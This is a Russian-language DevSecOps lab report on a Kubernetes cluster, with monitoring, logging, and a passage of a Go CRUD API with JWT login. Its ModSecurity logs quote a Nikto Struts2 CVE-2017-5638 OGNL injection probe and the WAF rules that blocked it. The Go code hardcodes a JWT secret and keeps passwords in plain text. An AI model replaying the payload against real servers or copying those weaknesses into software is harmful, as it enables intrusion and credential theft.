
## Network



## Node exporter



Можно переключать между worker node и master node



Далее деплоить надо было приложение из Зого задания. Наше приложение отработало некорректно, но мы попробывали его сделать. Про него ниже

## Deployment

```
apiVersion: apps/v1
kind: Deployment
metadata:
  name: dedushka-deployment
  namespace: devsec
```

```
labels:
  app: devopsapp-2
spec:
  replicas: 1
  selector:
    matchLabels:
      app: devopsapp-2
  template:
    metadata:
      labels:
        app: devopsapp-2
    spec:
      containers:
        - name: devops-app-dedushka
          image: docker.io/immo1337/dedushka:latest
          ports:
            - containerPort: 5000
```

## Service

```
apiVersion: v1
kind: Service
metadata:
  name: devops-app-dedushka
  namespace: devsec
spec:
  type: NodePort
  selector:
    app: devopsapp-2
  ports:
    - port: 8081
      targetPort: 5000
      nodePort: 30008
```

## Логирование

Логирование я задеплоил через loki-stack чарт с дефолтным вэлью, потому что настраивал уже его не вовремя. Просто через helm

А так использовали часто

```
sudo tail -n 1000 /var/log/nginx/access.log
sudo tail -f /var/log/modsec_audit.log
htop (не ставили btop, чтобы меньше утилит было)
```

Чтобы получать всю нужную информацию

В sudo tail -n 1000 /var/log/nginx/access.log мы случайно увидели, что нас сканят DASTом Nikto, я проверил нагрузки, все было хорошо, ModSecurity отработал отлично (accesslog nginx затерся)

вот вывод с sudo cat /var/log/modsec\_audit.log в момент, когда нас сканировали DAST сканеров утилитой Nikto

ModSecurity успешно блокировал запросы

```
que_id "174421795540_256650" [ref "o14_5v102_56"]
User-Agent: Mozilla/5.0 (Nikto/2.1.5) (Evasions:None) (Test:006468)
ModSecurity: Warning, Matched "Operator 'PmFromfile' with parameter `scanners-user-agents.data` against variable `REQUEST_HEADERS:User-Agent` (Value: 'Mozilla/5.0 (Nikto/2.1.5) (Evasions:None) (Test:006468)' ) [file "/etc/nginx/owasp-crs/rules/REQUEST-913-SCANNER-DETECTION.conf"] [line "38"] [id "913100"] [rev ""]
[msg "Found User-Agent associated with security scanner"] [data "Matched Data: nikto found within REQUEST_HEADERS:User-Agent: Mozilla/5.0 (Nikto/2.1.5) (Evasions:None) (Test:006468)"]
[severity "2"] [ver "OWASP CRS/4.14.0-dev"] [maturity "0"] [accuracy "0"]
[tag "application-multi"] [tag "language-multi"] [tag "platform-multi"] [tag "attack-reputation-scanner"]
[tag "paranoia-level/1"] [tag "OWASP CRS"] [tag "OWASP CRS/SCANNER-DETECTION"]
[tag "capec/1000/118/224/541/310"] [tag "PCI/6.5.10"] [hostname "100.66.161.237"] [uri "/meSync/HttpGETTest.html"] [unique_id "174421795552_729829"]
[ref "o14_5v95_56"]
User-Agent: Mozilla/5.0 (Nikto/2.1.5) (Evasions:None) (Test:006461)
ModSecurity: Warning, Matched "Operator 'PmFromfile' with parameter `scanners-user-agents.data` against variable `REQUEST_HEADERS:User-Agent` (Value: 'Mozilla/5.0 (Nikto/2.1.5) (Evasions:None) (Test:006461)' ) [file "/etc/nginx/owasp-crs/rules/REQUEST-913-SCANNER-DETECTION.conf"] [line "38"] [id "913100"] [rev ""]
[msg "Found User-Agent associated with security scanner"] [data "Matched Data: nikto found within REQUEST_HEADERS:User-Agent: Mozilla/5.0 (Nikto/2.1.5) (Evasions:None) (Test:006461)"]
[severity "2"] [ver "OWASP CRS/4.14.0-dev"] [maturity "0"] [accuracy "0"]
[tag "application-multi"] [tag "language-multi"] [tag "platform-multi"] [tag "attack-reputation-scanner"]
[tag "paranoia-level/1"] [tag "OWASP CRS"] [tag "OWASP CRS/SCANNER-DETECTION"]
[tag "capec/1000/118/224/541/310"] [tag "PCI/6.5.10"] [hostname "100.66.161.237"] [uri "/html/index.html"] [unique_id "174421795595_228806"]
[ref "o14_5v43_56"]
User-Agent: Mozilla/5.0 (Nikto/2.1.5) (Evasions:None) (Test:006462)
ModSecurity: Warning, Matched "Operator 'PmFromfile' with parameter `scanners-user-agents.data` against variable `REQUEST_HEADERS:User-Agent` (Value: 'Mozilla/5.0 (Nikto/2.1.5) (Evasions:None) (Test:006462)' ) [file "/etc/nginx/owasp-crs/rules/REQUEST-913-SCANNER-DETECTION.conf"] [line "38"] [id "913100"] [rev ""]
[msg "Found User-Agent associated with security scanner"] [data "Matched Data: nikto found within REQUEST_HEADERS:User-Agent: Mozilla/5.0 (Nikto/2.1.5) (Evasions:None) (Test:006462)"]
[severity "2"] [ver "OWASP CRS/4.14.0-dev"] [maturity "0"] [accuracy "0"]
[tag "application-multi"] [tag "language-multi"] [tag "platform-multi"] [tag "attack-reputation-scanner"]
[tag "paranoia-level/1"] [tag "OWASP CRS"] [tag "OWASP CRS/SCANNER-DETECTION"]
[tag "capec/1000/118/224/541/310"] [tag "PCI/6.5.10"] [hostname "100.66.161.237"] [uri "/SQLTrace/index.html"] [unique_id "17442179557_285779"]
[ref "o14_5v90_56"]
User-Agent: Mozilla/5.0 (Nikto/2.1.5) (Evasions:None) (Test:006463)
ModSecurity: Warning, Matched "Operator 'PmFromfile' with parameter `scanners-user-agents.data` against variable `REQUEST_HEADERS:User-Agent` (Value: 'Mozilla/5.0 (Nikto/2.1.5) (Evasions:None) (Test:006463)' ) [file "/etc/nginx/owasp-crs/rules/REQUEST-913-SCANNER-DETECTION.conf"] [line "38"] [id "913100"] [rev ""]
[msg "Found User-Agent associated with security scanner"] [data "Matched Data: nikto found within REQUEST_HEADERS:User-Agent: Mozilla/5.0 (Nikto/2.1.5) (Evasions:None) (Test:006463)"]
[severity "2"] [ver "OWASP CRS/4.14.0-dev"] [maturity "0"] [accuracy "0"]
[tag "application-multi"] [tag "language-multi"] [tag "platform-multi"] [tag "attack-reputation-scanner"]
[tag "paranoia-level/1"] [tag "OWASP CRS"] [tag "OWASP CRS/SCANNER-DETECTION"]
[tag "capec/1000/118/224/541/310"] [tag "PCI/6.5.10"] [hostname "100.66.161.237"] [uri "/TestJDBC_Web/TestJDBCPage.jsp"] [unique_id "174421795541_712412"]
[ref "o14_5v56_56"]
User-Agent: Mozilla/5.0 (Nikto/2.1.5) (Evasions:None) (Test:006464)
ModSecurity: Warning, Matched "Operator 'PmFromfile' with parameter `scanners-user-agents.data` against variable `REQUEST_HEADERS:User-Agent` (Value: 'Mozilla/5.0 (Nikto/2.1.5) (Evasions:None) (Test:006464)' ) [file "/etc/nginx/owasp-crs/rules/REQUEST-913-SCANNER-DETECTION.conf"] [line "38"] [id "913100"] [rev ""]
[msg "Found User-Agent associated with security scanner"] [data "Matched Data: nikto found within REQUEST_HEADERS:User-Agent: Mozilla/5.0 (Nikto/2.1.5) (Evasions:None) (Test:006464)"]
[severity "2"] [ver "OWASP CRS/4.14.0-dev"] [maturity "0"] [accuracy "0"]
[tag "application-multi"] [tag "language-multi"] [tag "platform-multi"] [tag "attack-reputation-scanner"]
[tag "paranoia-level/1"] [tag "OWASP CRS"] [tag "OWASP CRS/SCANNER-DETECTION"]
[tag "capec/1000/118/224/541/310"] [tag "PCI/6.5.10"] [hostname "100.66.161.237"] [uri "/uddiclient/jsp/index.jsp"] [unique_id "174421795554_853924"]
[ref "o14_5v96_56"]
```

Вот тут красивый сырой лог :) Но Это лог сработки ModSecurity (в связке с OWASP Core Rule Set который у нас импортирован в nginx) при попытке эксплуатации уязвимости CVE-2017-5638 RCE через заголовок `Content-Type`. Modsecurity проверял каждую CVE по своему списку и запрещал отрабатывать, выдавал статус 403 на разные запросы

Nikto:

Trace-Test: **Nikto**

Trace-Test: **Nikto**

Content-Type: #[#context['com.opensymphony.xwork2.dispatcher.HttpServletResponse']].addHeader('Nikto-Added-CVE-2017-5639','7%6').multipart/form-data

ModSecurity: Warning\_ Matched\_ "Operator `Rx` with parameter `[^/w.\*]+;?:\$1;\$2?:(?:action|boundary|charset|component|start(?: -info)?|type|version)s?=\$2?['\\w.+.\*/:?>@\*?\*]`#\$` against variable `REQUEST\_HEADERS:Content-type` (Value: `%[#context['com.opensymphony.xwork2.dispatcher.HttpServletResponse']].addHeader('Nikto-Added-CVE-2017 (32 characters omitted)' ) [file "/etc/nginx/owasp-crs/rules/REQUEST-920-PROTOCOL-ENFORCEMENT.conf"] [line "918"] [id "924876"] [rev "][ msg "Illegal Content-type header" ] [data "%[#context['com.opensymphony.xwork2.dispatcher.HttpServletResponse']].addHeader('nikto-added-cve-2017-5639','7%6').multipart/form-data"] [severity "2"] [ver "OWASP CRS/4.14.0-dev"] [maturity "0"] [accuracy "0"] [tag "application-multi"] [tag "language-multi"] [tag "platform-multi"] [tag "attack-protocol"] [tag "paranoia-level/1"] [tag "OWASP CRS"] [tag "OWASP CRS/PROTOCOL-ENFORCEMENT"] [tag "capec/1008/255/153"] [tag "PCI/12.1"] [hostname "100.66.161.237"] [uri "/"] [unique\_id "174422104883.06458"] [ref "o4,132;lowercase"]

ModSecurity: Warning\_ Matched\_ "Operator `Within` with parameter `application/x-www-form-urlencoded` [multipart/form-data] [text/xml] [application/xml] [application/json]` against variable `TX:content-type` (Value: `%[#context['com.opensymphony.xwork2.dispatcher.HttpServletResponse']].addHeader('Nikto-Added-CVE-2017 (34 characters omitted)' ) [file "/etc/nginx/owasp-crs/rules/REQUEST-920-PROTOCOL-ENFORCEMENT.conf"] [line "941"] [id "924820"] [rev "][ msg "Request content type is not allowed by policy" ] [data "%[#context['com.opensymphony.xwork2.dispatcher.HttpServletResponse']].addHeader('nikto-added-cve-2017-5639','7%6').multipart/form-data"] [severity "2"] [ver "OWASP CRS/4.14.0-dev"] [maturity "0"] [accuracy "0"] [tag "application-multi"] [tag "language-multi"] [tag "platform-multi"] [tag "attack-protocol"] [tag "paranoia-level/1"] [tag "OWASP CRS"] [tag "OWASP CRS/PROTOCOL-ENFORCEMENT"] [tag "ape/cap/1008/255/153"] [tag "PCI/12.1"] [hostname "100.66.161.237"] [uri "/"] [unique\_id "174422104883.06458"] [ref "o4,132;lowercase"]

ModSecurity: Warning\_ Matched\_ "Operator `PmFromfile` with parameter `java-classes\_data` against variable `REQUEST\_HEADERS:Content-Type` (Value: `%[#context['com.opensymphony.xwork2.dispatcher.HttpServletResponse']].addHeader('Nikto-Added-CVE-2017 (32 characters omitted)' ) [file "/etc/nginx/owasp-crs/rules/REQUEST-944-APPLICATION-ATTACK-JAVA.conf"] [line "123"] [id "944138"] [rev "][ msg "Suspicious Java class detected" ] [data "Matched Data %[#context['com.opensymphony.xwork2.dispatcher.HttpServletResponse']].addHeader('Nikto-Added-CVE-2017-5638,'7%6').multipart/form-data found within REQUEST\_HEADERS:Content-Type"] [severity "2"] [ver "OWASP CRS/4.14.0-dev"] [maturity "0"] [accuracy "0"] [tag "application-multi"] [tag "language-java"] [tag "platform-multi"] [tag "attack-rce"] [tag "paranoia-level/1"] [tag "OWASP CRS"] [tag "OWASP CRS/ATTACK-JAVA"] [tag "cape/c/1008/152/248"] [tag "PCI/6.5.2"] [hostname "100.66.161.237"] [uri "/"] [unique\_id "174422104883.06458"] [ref "o4,123v50,132;lowercase"]

Content-type: #[#context['com.opensymphony.xwork2.dispatcher.HttpServletResponse']].addHeader('Nikto-Added-CVE-2017 (32 characters omitted)' ) [file "/etc/nginx/owasp-crs/rules/REQUEST-944-APPLICATION-ATTACK-JAVA.conf"] [line "123"] [id "944138"] [rev "][ msg "Suspicious Java class detected" ] [data "Matched Data %[#context['com.opensymphony.xwork2.dispatcher.HttpServletResponse']].addHeader('Nikto-Added-CVE-2017-5638,'7%6").multipart/form-data found within REQUEST\_HEADERS:Content-Type"] [severity "2"] [ver "OWASP CRS/4.14.0-dev"] [maturity "0"] [accuracy "0"] [tag "application-multi"] [tag "language-java"] [tag "platform-multi"] [tag "attack-rce"] [tag "paranoia-level/1"] [tag "OWASP CRS"] [tag "OWASP CRS/PROTOCOL-ENFORCEMENT"] [tag "ape/cap/1008/255/153"] [tag "PCI/12.1"] [hostname "100.66.161.237"] [uri "/index.action"] [unique\_id "174422104816.19956"] [ref "o4,132v198,132;lowercase"]

ModSecurity: Warning\_ Matched\_ "Operator `Within` with parameter `application/x-www-form-urlencoded` [multipart/form-data] [text/xml] [application/xml] [application/json]` against variable `TX:content-type` (Value: `%[#context['com.opensymphony.xwork2.dispatcher.HttpServletResponse']].addHeader('Nikto-Added-CVE-2017-5638,'7%6').multipart/form-data"] [severity "2"] [ver "OWASP CRS/4.14.0-dev"] [maturity "0"] [accuracy "0"] [tag "application-multi"] [tag "language-multi"] [tag "platform-multi"] [tag "attack-protocol"] [tag "paranoia-level/1"] [tag "OWASP CRS"] [tag "OWASP CRS/PROTOCOL-ENFORCEMENT"] [tag "ape/cap/1008/255/153"] [tag "PCI/12.1"] [hostname "100.66.161.237"] [uri "/index.action"] [unique\_id "174422104816.19956"] [ref "o4,132v198,132;lowercase"]

ModSecurity: Warning\_ Matched\_ "Operator `PmFromfile` with parameter `java-classes\_data` against variable `REQUEST\_HEADERS:Content-Type` (Value: `%[#context['com.opensymphony.xwork2.dispatcher.HttpServletResponse']].addHeader('Nikto-Added-CVE-2017 (32 characters omitted)' ) [file "/etc/nginx/owasp-crs/rules/REQUEST-944-APPLICATION-ATTACK-JAVA.conf"] [line "123"] [id "944138"] [rev "][ msg "Suspicious Java class detected" ] [data "Matched Data %[#context['com.opensymphony.xwork2.dispatcher.HttpServletResponse']].addHeader('Nikto-Added-CVE-2017-5638,'7%6").multipart/form-data found within REQUEST\_HEADERS:Content-Type"] [severity "2"] [ver "OWASP CRS/4.14.0-dev"] [maturity "0"] [accuracy "0"] [tag "application-multi"] [tag "language-java"] [tag "platform-multi"] [tag "attack-rce"] [tag "paranoia-level/1"] [tag "OWASP CRS"] [tag "OWASP CRS/ATTACK-JAVA"] [tag "ape/cap/1008/152/248"] [tag "PCI/6.5.2"] [hostname "100.66.161.237"] [uri "/index.action"] [unique\_id "174422104816.19956"] [ref "o4,123v198,132;lowercase"]

Content-type: #[#context['com.opensymphony.xwork2.dispatcher.HttpServletResponse']].addHeader('Nikto-Added-CVE-2017-5638,'7%6).multipart/form-data

ModSecurity: Warning\_ Matched\_ "Operator `Rx` with parameter `[^/w.\*]+;?:\$1;\$2?:(?:action|boundary|charset|component|start(?: -info)?|type|version)s?=\$2?['\\w.+.\*/:?>@\*?\*]`#\$` against variable `REQUEST\_HEADERS:Content-type` (Value: `%[#context['com.opensymphony.xwork2.dispatcher.HttpServletResponse']].addHeader('Nikto-Added-CVE-2017 (32 characters omitted)' ) [file "/etc/nginx/owasp-crs/rules/REQUEST-920-PROTOCOL-ENFORCEMENT.conf"] [line "918"] [id "924876"] [rev "][ msg "Illegal Content-type header" ] [data "%[#context['com.opensymphony.xwork2.dispatcher.HttpServletResponse']].addHeader('nikto-added-cve-2017-5638,'7%6').multipart/form-data"] [severity "2"] [ver "OWASP CRS/4.14.0-dev"] [maturity "0"] [accuracy "0"] [tag "application-multi"] [tag "language-multi"] [tag "platform-multi"] [tag "attack-protocol"] [tag "paranoia-level/1"] [tag "OWASP CRS"] [tag "OWASP CRS/PROTOCOL-ENFORCEMENT"] [tag "ape/cap/1008/255/153"] [tag "PCI/12.1"] [hostname "100.66.161.237"] [uri "/login.action"] [unique\_id "174422104822.67937"] [ref "o4,132;lowercase"]

ModSecurity: Warning\_ Matched\_ "Operator `Within` with parameter `application/x-www-form-urlencoded` [multipart/form-data] [text/xml] [application/xml] [application/json]` against variable `TX:content-type` (Value: `%[#context['com.opensymphony.xwork2.dispatcher.HttpServletResponse']].addHeader('Nikto-Added-CVE-2017-5638,'7%6').multipart/form-data"] [severity "2"] [ver "OWASP CRS/4.14.0-dev"] [maturity "0"] [accuracy "0"] [tag "application-multi"] [tag "language-multi"] [tag "platform-multi"] [tag "attack-protocol"] [tag "paranoia-level/1"] [tag "OWASP CRS"] [tag "OWASP CRS/PROTOCOL-ENFORCEMENT"] [tag "ape/cap/1008/255/153"] [tag "PCI/12.1"] [hostname "100.66.161.237"] [uri "/login.action"] [unique\_id "174422104822.67937"] [ref "o4,132v64,132;lowercase"]

ModSecurity: Warning\_ Matched\_ "Operator `PmFromfile` with parameter `java-classes\_data` against variable `REQUEST\_HEADERS:Content-Type` (Value: `%[#context['com.opensymphony.xwork2.dispatcher.HttpServletResponse']].addHeader('Nikto-Added-CVE-2017 (32 characters omitted)' ) [file "/etc/nginx/owasp-crs/rules/REQUEST-944-APPLICATION-ATTACK-JAVA.conf"] [line "123"] [id "944138"] [rev "][ msg "Suspicious Java class detected" ] [data "Matched Data %[#context['com.opensymphony.xwork2.dispatcher.HttpServletResponse']].addHeader('Nikto-Added-CVE-2017-5638,'7%6").multipart/form-data found within REQUEST\_HEADERS:Content-Type"] [severity "2"] [ver "OWASP CRS/4.14.0-dev"] [maturity "0"] [accuracy "0"] [tag "application-multi"] [tag "language-java"] [tag "platform-multi"] [tag "attack-rce"] [tag "paranoia-level/1"] [tag "OWASP CRS"] [tag "OWASP CRS/ATTACK-JAVA"] [tag "ape/cap/1008/152/248"] [tag "PCI/6.5.2"] [hostname "100.66.161.237"] [uri "/login.action"] [unique\_id "174422104822.67937"] [ref "o4,132v64,132;lowercase"]

По итогу что имеем в кубе

NAMESPACE	NAME	READY	STATUS	RESTARTS	AGE	IP	NODE	NOMINATED NODE	READINESS GATES
devsec	dedushka-deployment-d6557fb99-6k6x9	1/1	Running	0	9h	10.233.103.181	worker	<none>	<none>
devsec	devopsapp-deployment-85b78c98c5-nmsb7	1/1	Running	0	36h	10.233.103.135	worker	<none>	<none>
devsec	ingress-nginx-controller-b49d9c7b9-glh7	1/1	Running	0	35h	10.233.103.137	worker	<none>	<none>
kube-system	calico-kube-controllers-674768846-w42bz	1/1	Running	0	47h	10.233.103.129	worker	<none>	<none>
kube-system	calico-node-gvc97	1/1	Running	0	47h	10.10.17.3	worker	<none>	<none>
kube-system	calico-node-h5dsq	1/1	Running	0	47h	10.10.17.4	master	<none>	<none>
kube-system	coredns-5c54f84c97-25f4z	1/1	Running	0	47h	10.233.103.130	worker	<none>	<none>
kube-system	coredns-5c54f84c97-wg992	1/1	Running	0	47h	10.233.97.129	master	<none>	<none>
kube-system	dns-autoscaler-76dddbbc-8fdff	1/1	Running	0	47h	10.233.97.138	master	<none>	<none>
kube-system	kube-apiserver-master	1/1	Running	0	47h	10.10.17.4	master	<none>	<none>
kube-system	kube-controller-manager-master	1/1	Running	1	47h	10.10.17.4	master	<none>	<none>
kube-system	kube-proxy-b694j	1/1	Running	0	47h	10.10.17.4	master	<none>	<none>
kube-system	kube-proxy-v7784	1/1	Running	0	47h	10.10.17.3	worker	<none>	<none>
kube-system	kube-scheduler-master	1/1	Running	1	47h	10.10.17.4	master	<none>	<none>
kube-system	nginx-proxy-worker	1/1	Running	0	47h	10.10.17.3	worker	<none>	<none>
kube-system	nodeLocaldns-hqxbp	1/1	Running	0	47h	10.10.17.4	master	<none>	<none>
kube-system	nodeLocaldns-vsks5	1/1	Running	0	47h	10.10.17.3	worker	<none>	<none>
local_provisioner	local_path-storage-local-path-provisioner-69d5894b5d-sdwk	1/1	Running	0	45h	10.233.103.131	worker	<none>	<none>
logging	loki-0	1/1	Running	0	10h	10.233.103.179	worker	<none>	<none>
logging	loki-promtail-44f7p	1/1	Running	0	10h	10.233.103.180	worker	<none>	<none>
logging	loki-promtail-jh97j	1/1	Running	0	10h	10.233.97.136	master	<none>	<none>
monitoring	alertmanager-kube-prometheus-stack-alertmanager-0	2/2	Running	0	17h	10.233.103.160	worker	<none>	<none>
monitoring	kube-prometheus-stack-grafana-844c69d47-gzwcx	3/3	Running	0	16h	10.233.103.163	worker	<none>	<none>
monitoring	kube-prometheus-stack-kube-state-metrics-65b546cbfc-6zrb	1/1	Running	0	17h	10.233.103.156	worker	<none>	<none>
monitoring	kube-prometheus-stack-operator-85f-195d679-nvr49	1/1	Running	0	17h	10.233.103.157	worker	<none>	<none>
monitoring	kube-prometheus-stack-prometheus-node-exporter-91kv1	1/1	Running	0	17h	10.10.17.3	worker	<none>	<none>
monitoring	kube-prometheus-stack-prometheus-node-exporter-x8g9z	1/1	Running	0	17h	10.10.17.4	master	<none>	<none>
monitoring	loki-stack-0	0/1	CrashLoopBackOff	129 (84s ago)	10h	10.233.103.176	worker	<none>	<none>
monitoring	loki-stack-promtail-pn5xd	1/1	Running	0	10h	10.233.103.177	worker	<none>	<none>
monitoring	loki-stack-promtail-rxtgb	1/1	Running	0	10h	10.233.97.135	master	<none>	<none>
monitoring	prometheus-kube-prometheus-stack-prometheus-0	2/2	Running	0	17h	10.233.103.161	worker	<none>	<none>

CrashLoopBackOff на старом helm, который нельзя было подснести, все из коробки и helm uninstall не работал. Наглядно видно, что все работает на worker node

NAMESPACE	NAME	TYPE	CLUSTER-IP	EXTERNAL-IP	PORT(S)	AGE
default	kubernetes	ClusterIP	10.233.0.1	<none>	443/TCP	47h
devsec	devops-app	NodePort	10.233.62.80	<none>	8080:30007/TCP	36h
devsec	devops-app-dedushka	NodePort	10.233.12.114	<none>	8081:30008/TCP	9h
devsec	ingress-nginx-controller	LoadBalancer	10.233.28.204	<pending>	80:31529/TCP,443:32730/TCP	35h
devsec	ingress-nginx-controller-admission	ClusterIP	10.233.47.220	<none>	443/TCP	35h
kube-system	coredns	ClusterIP	10.233.0.3	<none>	53/UDP,53/TCP,9153/TCP	47h
kube-system	kube-prometheus-stack-coredns	ClusterIP	None	<none>	9153/TCP	17h
kube-system	kube-prometheus-stack-kube-controller-manager	ClusterIP	None	<none>	10257/TCP	17h
kube-system	kube-prometheus-stack-kube-etcd	ClusterIP	None	<none>	2381/TCP	17h
kube-system	kube-prometheus-stack-kube-proxy	ClusterIP	None	<none>	10249/TCP	17h
kube-system	kube-prometheus-stack-kube-scheduler	ClusterIP	None	<none>	10259/TCP	17h
kube-system	kube-prometheus-stack-kubelet	ClusterIP	None	<none>	10250/TCP,10255/TCP,4194/TCP	17h
logging	loki	ClusterIP	10.233.27.253	<none>	3100/TCP	18h
logging	loki-headless	ClusterIP	None	<none>	3100/TCP	18h
logging	loki-memberlist	ClusterIP	None	<none>	7946/TCP	18h
monitoring	alertmanager-operated	ClusterIP	None	<none>	9093/TCP,9094/TCP,9094/UDP	17h
monitoring	kube-prometheus-stack-alertmanager	NodePort	10.233.20.157	<none>	9093:30093/TCP,8080:30127/TCP	17h
monitoring	kube-prometheus-stack-grafana	NodePort	10.233.60.190	<none>	80:30080/TCP	17h
monitoring	kube-prometheus-stack-kube-state-metrics	ClusterIP	10.233.13.68	<none>	8080/TCP	17h
monitoring	kube-prometheus-stack-operator	ClusterIP	10.233.38.15	<none>	443/TCP	17h
monitoring	kube-prometheus-stack-prometheus	NodePort	10.233.46.208	<none>	9090:30090/TCP,8080:31305/TCP	17h
monitoring	kube-prometheus-stack-prometheus-node-exporter	ClusterIP	10.233.45.6	<none>	9100/TCP	17h
monitoring	loki-stack	ClusterIP	10.233.21.132	<none>	3100/TCP	18h
monitoring	loki-stack-headless	ClusterIP	None	<none>	3100/TCP	18h
monitoring	loki-stack-memberlist	ClusterIP	None	<none>	7946/TCP	18h
monitoring	prometheus-operated	ClusterIP	None	<none>	9090/TCP	17h

```

user@vm2:~/kube$ kubectl get crds -A
NAME                                CREATED AT
adminnetworkpolicies.policy.networking.k8s.io   2025-04-08T09:46:57Z
alertmanagerconfigs.monitoring.coreos.com    2025-04-09T15:45:57Z
alertmanagers.monitoring.coreos.com          2025-04-09T15:45:57Z
bgpconfigurations.crd.projectcalico.org     2025-04-08T09:46:57Z
bgpfilters.crd.projectcalico.org           2025-04-08T09:46:57Z
bgppeers.crd.projectcalico.org            2025-04-08T09:46:57Z
blockaffinities.crd.projectcalico.org      2025-04-08T09:46:57Z
caliconodestatuses.crd.projectcalico.org   2025-04-08T09:46:57Z
clusterinformations.crd.projectcalico.org  2025-04-08T09:46:57Z
felixconfigurations.crd.projectcalico.org  2025-04-08T09:46:57Z
globalnetworkpolicies.crd.projectcalico.org 2025-04-08T09:46:57Z
globalnetworksets.crd.projectcalico.org    2025-04-08T09:46:57Z
hostendpoints.crd.projectcalico.org        2025-04-08T09:46:57Z
ipamblocks.crd.projectcalico.org          2025-04-08T09:46:57Z
ipamconfigs.crd.projectcalico.org         2025-04-08T09:46:57Z
ipamhandles.crd.projectcalico.org         2025-04-08T09:46:57Z
ippools.crd.projectcalico.org            2025-04-08T09:46:57Z
ipreservations.crd.projectcalico.org     2025-04-08T09:46:57Z
kubecontrollersconfigurations.crd.projectcalico.org 2025-04-08T09:46:57Z
networkpolicies.crd.projectcalico.org    2025-04-08T09:46:57Z
networksets.crd.projectcalico.org        2025-04-08T09:46:57Z
podmonitors.monitoring.coreos.com        2025-04-09T15:45:57Z
probes.monitoring.coreos.com             2025-04-09T15:45:57Z
prometheusagents.monitoring.coreos.com   2025-04-09T15:45:58Z
prometheuses.monitoring.coreos.com       2025-04-09T15:45:58Z
prometheusrules.monitoring.coreos.com   2025-04-09T15:45:58Z
scrapeconfigs.monitoring.coreos.com     2025-04-09T15:45:58Z
servicemonitors.monitoring.coreos.com   2025-04-09T15:45:58Z
thanosrulers.monitoring.coreos.com      2025-04-09T15:45:58Z
tiers.crd.projectcalico.org            2025-04-08T09:46:57Z
user@vm2:~/kube$ kubectl get n s
error: the server doesn't have a resource type "n"
user@vm2:~/kube$ kubectl get ns
NAME      STATUS  AGE
default   Active  47h
devsec    Active  36h
kube-node-lease  Active  47h
kube-public  Active  47h
kube-system  Active  47h
local-provisioner Active  45h
logging    Active  10h
monitoring  Active  34h
user@vm2:~/kube$ █

```

## Приложение с CRUD-функционалом

С поддержкой регистрации и аутентификации пользователей. Для того чтобы запросы выполнялись нужно сначала регистрироваться

## Task Manager API

```
user@vm2:~/devsecops_2025$ ls -l
total 32
-rw-rw-r-- 1 user user 6413 Apr 10 09:38 API_DOCUMENTATION.md
-rw-rw-r-- 1 user user 685 Apr 10 09:38 Dockerfile
-rw-rw-r-- 1 user user 696 Apr  8 19:52 go.mod
-rw-rw-r-- 1 user user 3061 Apr  8 19:52 go.sum
-rw-rw-r-- 1 user user 7063 Apr  8 19:52 main.go
drwxrwxr-x 2 user user 4096 Apr 10 09:38 static
```

файлы go.mod go.sum это файлы го с зависимостями и окружением

main.go файл

```
package main

import (
    "encoding/json"
    "fmt"
    "log"
    "net/http"
    "strings"
    "time"

    "github.com/dgrijalva/jwt-go"
)

var jwtKey = []byte("secret_key") // Ключ для подписи JWT

type User struct {
    ID      int     `json:"id"`
    Username string `json:"username"`
    Password string `json:"password"`
}

type Task struct {
    ID      int     `json:"id"`
    Title  string `json:"title"`
    Done   bool    `json:"done"`
    UserID int     `json:"user_id"`
}

var users = map[int]User{}
var tasks = map[int]Task{}
var userCounter = 1
var taskCounter = 1
```

```
// Структуры для создания JWT токена
type Claims struct {
    UserID int `json:"user_id"`
    jwt.StandardClaims
}

// Эндпоинт регистрации пользователя
func register(w http.ResponseWriter, r *http.Request) {
    var newUser User
    if err := json.NewDecoder(r.Body).Decode(&newUser); err != nil {
        http.Error(w, "Invalid input", http.StatusBadRequest)
        return
    }

    newUser.ID = userCounter
    users[userCounter] = newUser
    userCounter++

    w.WriteHeader(http.StatusCreated)
    json.NewEncoder(w).Encode(newUser)
}

// Эндпоинт логина и генерации JWT токена
func login(w http.ResponseWriter, r *http.Request) {
    var credentials User
    if err := json.NewDecoder(r.Body).Decode(&credentials); err != nil {
        http.Error(w, "Invalid input", http.StatusBadRequest)
        return
    }

    for _, user := range users {
        if user.Username == credentials.Username && user.Password == credentials.Password {
